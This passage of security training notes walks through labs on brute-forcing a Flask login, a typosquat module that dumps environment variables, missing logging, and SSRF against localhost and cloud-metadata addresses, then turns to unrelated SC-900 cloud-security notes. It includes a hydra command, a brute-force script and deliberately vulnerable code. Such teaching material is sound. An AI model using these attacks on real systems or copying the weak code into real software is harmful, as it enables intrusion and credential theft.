<h2>Login</h2>
<form method="POST">
```

```
  Username: <input name="username"><br>
  Password: <input name="password" type="password"><br>
  <input type="submit" value="Login">
</form>
<p>{{ message }}</p>
"""

@app.route("/", methods=["GET", "POST"])
def login():
    message = ""
    if request.method == "POST":
        u = request.form.get("username")
        p = request.form.get("password")
        if USERS.get(u) == p:
            message = f"Welcome, {u}!"
        else:
            message = "Invalid credentials"
    return render_template_string(HTML, message=message)

if __name__ == "__main__":
    app.run(debug=True)
```

Step 2 — Run the App

```shell
python app.py
```

Navigate to http://127.0.0.1:5000 in your browser.

Step 3 — Launch a Brute-Force Attack

Use a tool like hydra or create your own brute-force script:

```shell
hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-post-form "/:username=^USER^&password=^PASS^:Invalid credentials"
```

This brute-forces the admin password using a dictionary.

If hydra is unavailable, here's a simple Python brute-force tester:

```python
import requests


url = "http://127.0.0.1:5000"

username = "admin"

with open("passwords.txt") as f:

    for line in f:

        password = line.strip()
```

```
    r = requests.post(url, data={"username": username, "password": password})
    if "Welcome" in r.text:
        print(f"[+] Password found: {password}")
        break
```

Make a passwords.txt file with guesses, including admin123.

Step 4 — Fix the Vulnerability

Modify your Flask code to add:

1. **Rate Limiting**:
   Use Flask-Limiter:

```
Shell
pip install flask-limiter
```

2. Update app.py:

```
Python
from flask_limiter import Limiter
from flask_limiter.util import get_remote_address

limiter = Limiter(app, key_func=get_remote_address)

@app.route("/", methods=["GET", "POST"])
```

```
@limiter.limit("5 per minute")
def login():
    ...
```

3. **Stronger Passwords + Hashing**:
   Store passwords hashed using bcrypt.

4. **Add CAPTCHA / MFA** (optional enhancement)

What You Learned

Lesson	Detail
Weak auth is easily exploitable	Brute-force can crack passwords
Importance of rate limiting	Slows down or blocks attackers
Secure storage matters	Passwords should be hashed + salted
MFA is essential	Prevents access with stolen creds

What Are Software and Data Integrity Failures?

Software and Data Integrity Failures occur when an application **fails to verify the integrity of software or critical data**, allowing attackers to modify or inject malicious code or configurations.

This category includes:

- **Unsigned or tampered software updates**

- Insecure use of plugins or dependencies
- CI/CD pipelines without integrity checks
- Trusting data from untrusted sources

These flaws make it possible for attackers to **supply malicious code or data** that the application trusts and executes — often with high privileges.

Why Is This Dangerous?

If an attacker can change critical software or configuration without detection, they can:

- Install backdoors or malware
- Hijack authentication/authorization
- Modify logic (e.g., payment or shipping processing)
- Persist in your system unnoticed

Even worse, such attacks often target **supply chains** — infecting many users or companies at once.

Common Examples

1. Insecure Software Updates

If an app downloads and installs updates from the internet without verifying **digital signatures**, an attacker could trick the app into installing **malware**.

> Example: A desktop app that auto-updates by fetching .exe files from HTTP.

2. Compromised CI/CD Pipelines

If a build system pulls code or containers from public sources without verification, attackers can **inject malicious dependencies** or **alter build scripts**.

> Example: A compromised GitHub Action injects a crypto miner into a Docker image.

3. Unsigned or Modified Plugins

WordPress and other CMS platforms often allow third-party plugins. If a plugin is tampered with or outdated, attackers can exploit it.

4. Dependency Confusion / Typosquatting

An attacker uploads a malicious Python package named reqeusts (instead of requests) to PyPI. If developers install the wrong one, they run attacker code.

How to Detect These Failures

- Check whether updates (e.g., app auto-update or plugin updates) are:
    - Delivered over HTTPS?
    - Digitally signed?
- Examine your CI/CD pipeline:
    - Are third-party dependencies verified?
    - Is there any validation of artifacts before deployment?
- Look for:
    - Downloaded code or scripts executed without checking checksums/signatures.
    - Hardcoded URLs for fetching updates from insecure sources.
- Use dependency scanning tools:
    - npm audit, pip-audit, OWASP Dependency-Check

How to Prevent It

Measure	Description
Use signed packages	Ensure updates and third-party packages are signed and validated.
Verify integrity (hash/SHA)	Always check file checksums before executing or importing.
Secure CI/CD pipelines	Validate inputs, secure secrets, and audit script permissions.
Use lockfiles	Pin exact versions in requirements.txt, package-lock.json, etc.
Monitor dependencies	Use automated scanners to check for vulnerabilities and tampering.
Restrict plugin installs	Disable or restrict unverified plugins/extensions.
Enable Software Bill of Materials (SBOM)	Use SBOMs to track and verify all components in your system.

Real-World Incidents

SolarWinds Supply Chain Attack (2020)

Attackers compromised the **SolarWinds Orion** update system, injecting a backdoor (SUNBURST) into software updates. This affected **18,000+ organizations**, including Fortune 500 companies and government agencies.

Event-Stream NPM Hack

An attacker took control of the event-stream package and added malicious code targeting Bitcoin wallets. The modified package was downloaded **millions of times** before it was discovered.

Summary

Topic	Description
What it is	Trusting software/data without checking integrity
Risks	Attackers inject malicious code, steal data, hijack systems
Key areas	Updates, plugins, CI/CD, dependencies
Prevention	Use signatures, secure pipelines, monitor dependencies

Lab: Injecting a Malicious Dependency into a Python App

Objective:

Simulate what happens when a developer accidentally installs a malicious package (e.g., requeests instead of requests) that executes attacker-controlled code.

Step 1 — Set Up the Environment

1. Create a new folder:

```shell
mkdir integrity-lab

cd integrity-lab
```

2. Create a malicious dependency (requeests.py):

```python
# requeests.py - Fake malicious package

import os


print("[!] Malicious code executed! Stealing environment variables...")


# Simulate data exfiltration

with open("stolen_data.txt", "w") as f:

    f.write(str(os.environ))
```

Step 2 — Create the Vulnerable App

3. Create a Python script (app.py):

```python
# app.py - Innocent developer script

try:
```

```
    import requeests as requests  # Typo!
except ImportError:
    print("Dependency not found!")

def get_weather():
    print("Fetching weather...")
    # Simulated API call
    return {"temp": "25°C", "condition": "Sunny"}

if __name__ == "__main__":
    data = get_weather()
    print(data)
```

In a real-world scenario, this could've been a typo or a malicious package installed from PyPI.

Step 3 — Run the App

```
Shell
python app.py
```

What Happens:

- Python imports the fake requeests.py (instead of real requests).

- Malicious code is executed immediately.
- Environment variables (or other data) are "stolen" and saved to stolen_data.txt.

Step 4 — How to Prevent This

Defense Technique	Example / Tool
Use virtual environments	python -m venv venv
Pin exact packages	Use requirements.txt with version hashes
Use dependency scanners	pip-audit, safety, bandit
Verify packages	Use pip hash, pip install --require-hashes
Avoid typo installs	Double-check dependencies before installing

---

Summary

Concept	Simulated Risk
Dependency integrity	A typo led to code execution

Trust boundaries	Python trusted a malicious local module
Supply chain threat	Replacing a package can compromise the app

What Are Security Logging and Monitoring Failures?

This category refers to **inadequate, missing, or insecure logging and monitoring** of security-relevant events. Without proper logging, attacks may go undetected, and without monitoring, alerts won't trigger timely responses.

In simple terms:

> "If you can't see what's happening, you can't stop it — and you won't even know you've been breached."

Why Is This Dangerous?

Poor logging and monitoring allows attackers to:

- **Remain undetected for long periods**
- **Move laterally through systems**
- **Exfiltrate data or escalate privileges**
- **Cover their tracks**

It also hampers **incident response**, **forensics**, and **regulatory compliance** (e.g., PCI DSS, HIPAA, GDPR).

Common Scenarios

1. No Logging of Failed Logins

Attackers can brute-force login credentials without triggering any alert.

2. No Alerting on Suspicious Activity

No email or dashboard notification when:

- An admin logs in from a new IP or location
- Large data exports are triggered
- Unexpected API keys are used

3. Logs Are Incomplete or Insecure

- Logs are missing user IDs, IP addresses, or timestamps.
- Logs are stored on the same server and can be altered or deleted by attackers.

4. No Integration with SIEM

Security events are not centralized or monitored by a **Security Information and Event Management (SIEM)** system like Splunk or ELK.

Key Security Events You Should Log

Event Type	Examples
Authentication	Logins, failed logins, MFA events
Authorization changes	Role upgrades, permission grants
Data access	Downloads, exports, deletions
Input validation issues	SQLi attempts, XSS payloads

System events	Config changes, new deployments

How to Detect Logging & Monitoring Failures

You can test for weaknesses by asking:

- Are **failed login attempts** being logged?
- Can you **tamper with logs** if you gain access?
- Are alerts being **sent in real time** to admins/SOCs?
- Are logs **centralized and immutable**?
- Can you simulate a breach and **review forensic logs**?

Tools:

- Manual penetration testing with log review
- SIEM dashboards or endpoint detection tools
- Vulnerability scanners with logging checks

How to Fix / Prevent Logging Failures

Best Practice	Description
Log security events	Track logins, access violations, admin actions
Include key context	Always log IP, user ID, time, URL, status code

Protect log integrity	Use WORM storage, restrict access, sign logs
Set up real-time alerting	Use alerts for suspicious patterns (SIEM or alerting tools)
Centralize logs	Ship logs to centralized systems like ELK, Splunk, Graylog
Regular log review	Have security teams review logs and test alerts periodically
Comply with regulations	Ensure your logging meets regulatory requirements (e.g. GDPR, SOX, PCI)

Real-World Breach Example

Capital One (2019):
A misconfigured firewall was exploited to access AWS data. The breach involved **insufficient monitoring** — logs were not reviewed properly, and alerts did not trigger promptly. Over **100 million records** were compromised.

Summary

Concept	Explanation

What it is	Failure to log or alert on security-relevant events
Risks	Undetected breaches, no forensics, no incident response
Common gaps	No login logs, missing alerts, insecure storage
Fixes	Centralized logging, real-time alerts, context-rich logs, periodic reviews

Lab: Logging and Monitoring in a Login System

Objective:

Simulate a login system that:

1. **Initially fails** to log or alert on failed login attempts.
2. Is then **upgraded** with proper logging and basic monitoring.

Step 1 — Build the Vulnerable Login App

1. Create a new Flask app (app.py):

```python
from flask import Flask, request, render_template_string


app = Flask(__name__)
```

```
USERS = {"admin": "admin123"}

HTML = """
<h2>Login</h2>
<form method="POST">
  Username: <input name="username"><br>
  Password: <input name="password" type="password"><br>
  <input type="submit" value="Login">
</form>
<p>{{ message }}</p>
"""

@app.route("/", methods=["GET", "POST"])
def login():
    message = ""
    if request.method == "POST":
        u = request.form.get("username")
        p = request.form.get("password")
        if USERS.get(u) == p:
            message = f"Welcome, {u}!"
```

```
    else:
        message = "Invalid credentials"
        #  No logging! A security failure.
    return render_template_string(HTML, message=message)

if __name__ == "__main__":
    app.run(debug=True)
```

Step 2 — Test the Vulnerability

1. Run the app: python app.py
2. Try logging in with wrong credentials multiple times.
3. Nothing is logged — an attacker could brute-force undetected.

Step 3 — Fix: Add Logging and Basic Alerting

Update the code to log failed logins with full context:

```
Python
import logging
from datetime import datetime

# Setup logging
logging.basicConfig(
    filename="security.log",
    level=logging.INFO,
```

```
    format="%(asctime)s %(levelname)s: %(message)s"
)

@app.route("/", methods=["GET", "POST"])
def login():
    message = ""
    if request.method == "POST":
        u = request.form.get("username")
        p = request.form.get("password")
        ip = request.remote_addr

        if USERS.get(u) == p:
            message = f"Welcome, {u}!"
            logging.info(f"Successful login - User: {u} from IP: {ip}")
        else:
            message = "Invalid credentials"
            logging.warning(f"Failed login attempt - User: {u}, IP: {ip}")
            # Simulate basic monitoring alert
            with open("alerts.log", "a") as alert:
                alert.write(f"ALERT: Failed login for user '{u}' from {ip} at
{datetime.now()}\n")
    return render_template_string(HTML, message=message)
```

Step 4 — Review Logs

After several login attempts, check:

- security.log — Should contain login details.
- alerts.log — Should contain a real-time alert (simulated).

Extend It Further

Feature	How to Add
Log roles and endpoints	Add user roles and track usage
Email or Slack alerts	Use Python's smtplib or webhook
Centralized logging	Use ELK stack or Splunk
Detect brute-force attempts	Count failures per IP and block/suspend
Integrate SIEM	Send structured logs (JSON) to SIEM agent

Summary

Stage	Key Lesson
No logging	Attacks go undetected

Context-rich logs	Who, what, where, when
Real-time alerting	Early detection
Extendable security	Email alerts, SIEM, dashboards

What Is SSRF (Server-Side Request Forgery)?

Server-Side Request Forgery (SSRF) is a vulnerability that allows an attacker to make the server **initiate HTTP requests to arbitrary URLs**, including **internal or private systems** that the attacker cannot access directly.

In short:

> SSRF tricks a vulnerable server into making a request **on behalf of the attacker** — potentially reaching internal systems not exposed to the public.

Why Is SSRF Dangerous?

Because it abuses the server's network access, SSRF can be used to:

- Scan internal networks (like 169.254.169.254 on AWS)
- Access cloud metadata services
- Bypass firewall protections
- Exploit internal APIs (admin panels, database APIs)
- Steal internal data or credentials
- Chain with RCE (remote code execution)

How SSRF Happens — Example

Imagine this code in a server:

```python
@app.route("/fetch")
def fetch():
    url = request.args.get("url")
    response = requests.get(url)
    return response.text
```

Attacker input:

```
/fetch?url=http://127.0.0.1:8000/admin
```

If the server is running a local admin panel, the attacker now gets the content of a private admin page — by using the server as a proxy.

Common SSRF Targets

Target	Why It's Attacked
localhost / 127.0.0.1	Access internal services on same host
169.254.169.254 (AWS)	AWS metadata service with sensitive keys
internal.corp/api	Reach internal-only APIs or dashboards
Private IP ranges (10.x.x.x)	Internal network scanning or exploitation

How to Detect SSRF

Manual testing:

- Try sending requests to internal IPs: http://127.0.0.1, http://169.254.169.254
- Use tools like:
    - **Burp Suite** with Collaborator
    - **ffuf**, **curl**, or custom payloads
- Observe server response (especially error messages)

Logs:

- Look for unexpected external or internal requests in access logs
- Monitor DNS queries or unusual traffic patterns

How to Prevent SSRF

Defense Method	Description
Whitelisting URLs/domains	Only allow known good destinations
Disallow IP-based URLs	Block raw IPs or internal ranges
Validate and sanitize inputs	Don't directly use user input in URLs
Use allow-lists, not blocklists	Safer and more predictable
Disable unused HTTP libraries	Don't allow URL fetchers where not needed
Restrict network egress	Block outbound access to internal networks

Web Application Firewall (WAF)	May detect/block SSRF patterns
Monitor outbound requests	Use proxies to inspect traffic

Real-World Examples

Capital One (2019)

SSRF in a WAF configuration led to access of AWS metadata service (169.254.169.254). The attacker retrieved IAM credentials and accessed over 100 million records.

Shopify (Bug Bounty)

A researcher used SSRF to access internal admin APIs that were not meant to be publicly reachable, earning a high bounty.

Summary

Aspect	Description
What it is	Tricking the server into sending requests
Main risks	Accessing internal services, stealing metadata
Common targets	Localhost, AWS metadata, internal APIs
Fixes	Validate URLs, block internal IPs, monitor requests

Lab: Exploiting SSRF in a Flask App

Goal:

Learn how SSRF works by:

1. Creating a vulnerable endpoint.
2. Exploiting it to access internal resources.
3. Fixing the vulnerability.

Step 1 — Set Up the Vulnerable App

1. Install dependencies (if needed):

```
Shell
pip install flask requests
```

2. Create app.py:

```
Python
from flask import Flask, request
import requests

app = Flask(__name__)

@app.route("/")
def home():
    return "SSRF Lab — Try /fetch?url=http://example.com"

@app.route("/fetch")
def fetch():
```

```
    url = request.args.get("url")
    try:
        resp = requests.get(url)
        return f"<pre>{resp.text[:1000]}</pre>"  # Return first 1000 chars
    except Exception as e:
        return f"Error: {e}"

if __name__ == "__main__":
    app.run(debug=True)
```

Step 2 — Exploit the SSRF Vulnerability

1. Start a dummy internal server in another terminal:

```
Shell
python3 -m http.server 8000
```

2. Access the vulnerable endpoint:

```
None
http://127.0.0.1:5000/fetch?url=http://127.0.0.1:8000
```

Success: You just made the Flask server fetch from an internal service. This simulates accessing a private/internal system.

Step 3 — Secure the Endpoint (Fix SSRF)

Update fetch() with validation:

```python
from urllib.parse import urlparse


def is_safe_url(url):
    try:
        parsed = urlparse(url)
        # Block localhost and private IPs
        return not parsed.hostname.startswith("127.") and not parsed.hostname == "localhost"
    except:
        return False


@app.route("/fetch")
def fetch():
    url = request.args.get("url")
    if not is_safe_url(url):
        return "Blocked by SSRF filter"


    try:
        resp = requests.get(url, timeout=3)
        return f"<pre>{resp.text[:1000]}</pre>"
```

```
except Exception as e:
    return f"Error: {e}"
```

Bonus: Harden It Further

Defense	Implementation
DNS resolution check	Detect internal IPs or hostnames
Proxy requests through a safe gateway	Prevent direct server-to-server connections
Use network rules to block egress	Prevent servers from calling internal/private IPs
Logging and alerting	Track unexpected external/internal calls

Summary

Step	Learning
Build app	See how SSRF works

Exploit	Fetch from localhost
Fix	Add input validation and IP checks

SC-900

Security, compliance, and identity

Security and compliance concepts

Describe the shared responsibility model

In organizations running only on-premises hardware and software, the organization is 100 percent responsible for implementing security and compliance. With cloud-based services, that responsibility is shared between the customer and the cloud provider.


The *shared responsibility model* identifies which security tasks are handled by the cloud provider, and which security tasks are handled by you, the customer. The responsibilities vary depending on where the workload is hosted:

- Software as a Service (SaaS)
- Platform as a Service (PaaS)
- Infrastructure as a Service (IaaS)

- On-premises datacenter

The shared responsibility model makes responsibilities clear. When organizations move to the cloud, some responsibilities transfer to the cloud provider and some to the customer organization.

The following diagram illustrates the areas of responsibility between the customer and the cloud provider, according to where data is held.



- **On-premises datacenters**. In an on-premises datacenter, you have responsibility for everything from physical security to encrypting sensitive data.
- **Infrastructure as a Service (IaaS)**. Of all cloud services, IaaS requires the most management by the cloud customer. With IaaS, you're using the cloud provider's computing infrastructure. The cloud customer isn't responsible for the physical components, such as computers, the network, or the physical security of the datacenter. However, the cloud customer still has responsibility for software components running on that computing infrastructure such as operating systems, network controls, applications, and protecting data.

- **Platform as a Service (PaaS)**. PaaS provides an environment for building, testing, and deploying software applications. The goal of PaaS is to help you create an application quickly without managing the underlying infrastructure. With PaaS, the cloud provider manages the hardware and operating systems, and the customer is responsible for applications and data.
- **Software as a Service (SaaS)**. SaaS is hosted and managed by the cloud provider, for the customer. It's usually licensed through a monthly or annual subscription. Microsoft 365, Skype, and Dynamics CRM Online are all examples of SaaS software. SaaS requires the least amount of management by the cloud customer. The cloud provider is responsible for managing everything except data, devices, accounts, and identities.

For all cloud deployment types you, the cloud customer, own your data and identities. You're responsible for protecting the security of your data and identities, and on-premises resources including mobile devices, PCs, printers, and more.

In summary, responsibilities always retained by the customer organization include:

- Information and data
- Devices (mobile and PCs)
- Accounts and identities

The benefit of the shared responsibility model is that organizations are clear about their responsibilities, and those of the cloud provider.


Describe defense in depth

Defense in depth uses a layered approach to security, rather than relying on a single perimeter. A defense in-depth strategy uses a series of mechanisms to slow the advance of an attack. Each layer provides protection so that, if one layer is breached, a subsequent layer will prevent an attacker getting unauthorized access to data.

Example layers of security might include:


- **Physical** security such as limiting access to a datacenter to only authorized personnel.
- **Identity and access** security controls, such as multifactor authentication or condition-based access, to control access to infrastructure and change control.

- **Perimeter** security of your corporate network includes distributed denial of service (DDoS) protection to filter large-scale attacks before they can cause a denial of service for users.
- **Network** security, such as network segmentation and network access controls, to limit communication between resources.
- **Compute** layer security such as securing access to virtual machines either on-premises or in the cloud by closing certain ports.
- **Application** layer security to ensure applications are secure and free of security vulnerabilities.
- **Data** layer security including controls to manage access to business and customer data and encryption to protect data.



Confidentiality, Integrity, Availability (CIA)

As described above, a defense in-depth strategy uses a series of mechanisms to slow the advance of an attack. All the different mechanisms (technologies, processes, and training) are elements of a cybersecurity strategy, whose goals include ensuring confidentiality, integrity, and availability; often referred to as CIA.



- **Confidentiality** refers to the need to keep confidential sensitive data such as customer information, passwords, or financial data. You can encrypt data to keep it confidential, but then you also need to keep the encryption keys confidential. Confidentiality is the most visible part of security; we can clearly see need for sensitive data, keys, passwords, and other secrets to be kept confidential.
- **Integrity** refers to keeping data or messages correct. When you send an email message, you want to be sure that the message received is the same as the message you sent. When you store data in a database, you want to be sure that the data you retrieve is the same as the data you stored. Encrypting data keeps it confidential, but you must then be able to decrypt it so that it's the same as before it was encrypted. Integrity is about having confidence that data hasn't been tampered with or altered.
- **Availability** refers to making data available to those who need it, when they need it. It's important to the organization to keep customer data secure, but at the same time it must also be available to employees who deal with customers. While it might be more secure to store the data in an encrypted format, employees need access to decrypted data.

While the goals of a cybersecurity strategy are to preserve the confidentiality, integrity, and availability of systems, networks, applications, and data; it's the goal of cybercriminals to disrupt these goals. Microsoft’s portfolio includes the solutions and technologies to enable organizations to deliver on the goals of the CIA triad.

Describe the Zero Trust model

Zero Trust assumes everything is on an open and untrusted network, even resources behind the firewalls of the corporate network. The Zero Trust model operates on the principle of "**trust no one, verify everything.**"

Attackers' ability to bypass conventional access controls is ending any illusion that traditional security strategies are sufficient. By no longer trusting the integrity of the corporate network, security is strengthened.

In practice, this means that we no longer assume that a password is sufficient to validate a user but add multi-factor authentication to provide additional checks. Instead of granting access to all devices on the corporate network, users are allowed access only to the specific applications or data that they need.

This video introduces the Zero Trust methodology:

Zero Trust guiding principles


The Zero Trust model has three principles which guide and underpin how security is implemented. These are: verify explicitly, least privilege access, and assume breach.

- **Verify explicitly**. Always authenticate and authorize based on the available data points, including user identity, location, device, service or workload, data classification, and anomalies.
- **Least privileged access**. Limit user access with just-in-time and just-enough access (JIT/JEA), risk-based adaptive policies, and data protection to protect both data and productivity.
- **Assume breach**. Segment access by network, user, devices, and application. Use encryption to protect data, and use analytics to get visibility, detect threats, and improve your security.

Six foundational pillars

In the Zero Trust model, all elements work together to provide end-to-end security. These six elements are the foundational pillars of the Zero Trust model:

- **Identities** may be users, services, or devices. When an identity attempts to access a resource, it must be verified with strong authentication, and follow least privilege access principles.
- **Devices** create a large attack surface as data flows from devices to on-premises workloads and the cloud. Monitoring devices for health and compliance is an important aspect of security.
- **Applications** are the way that data is consumed. This includes discovering all applications being used, sometimes called Shadow IT because not all applications are managed centrally. This pillar also includes managing permissions and access.
- **Data** should be classified, labeled, and encrypted based on its attributes. Security efforts are ultimately about protecting data, and ensuring it remains safe when it leaves devices, applications, infrastructure, and networks that the organization controls.
- **Infrastructure**, whether on-premises or cloud based, represents a threat vector. To improve security, you assess for version, configuration, and JIT access, and use telemetry to detect attacks and anomalies. This allows you to automatically block or flag risky behavior and take protective actions.
- **Networks** should be segmented, including deeper in-network micro segmentation. Also, real-time threat protection, end-to-end encryption, monitoring, and analytics should be employed.



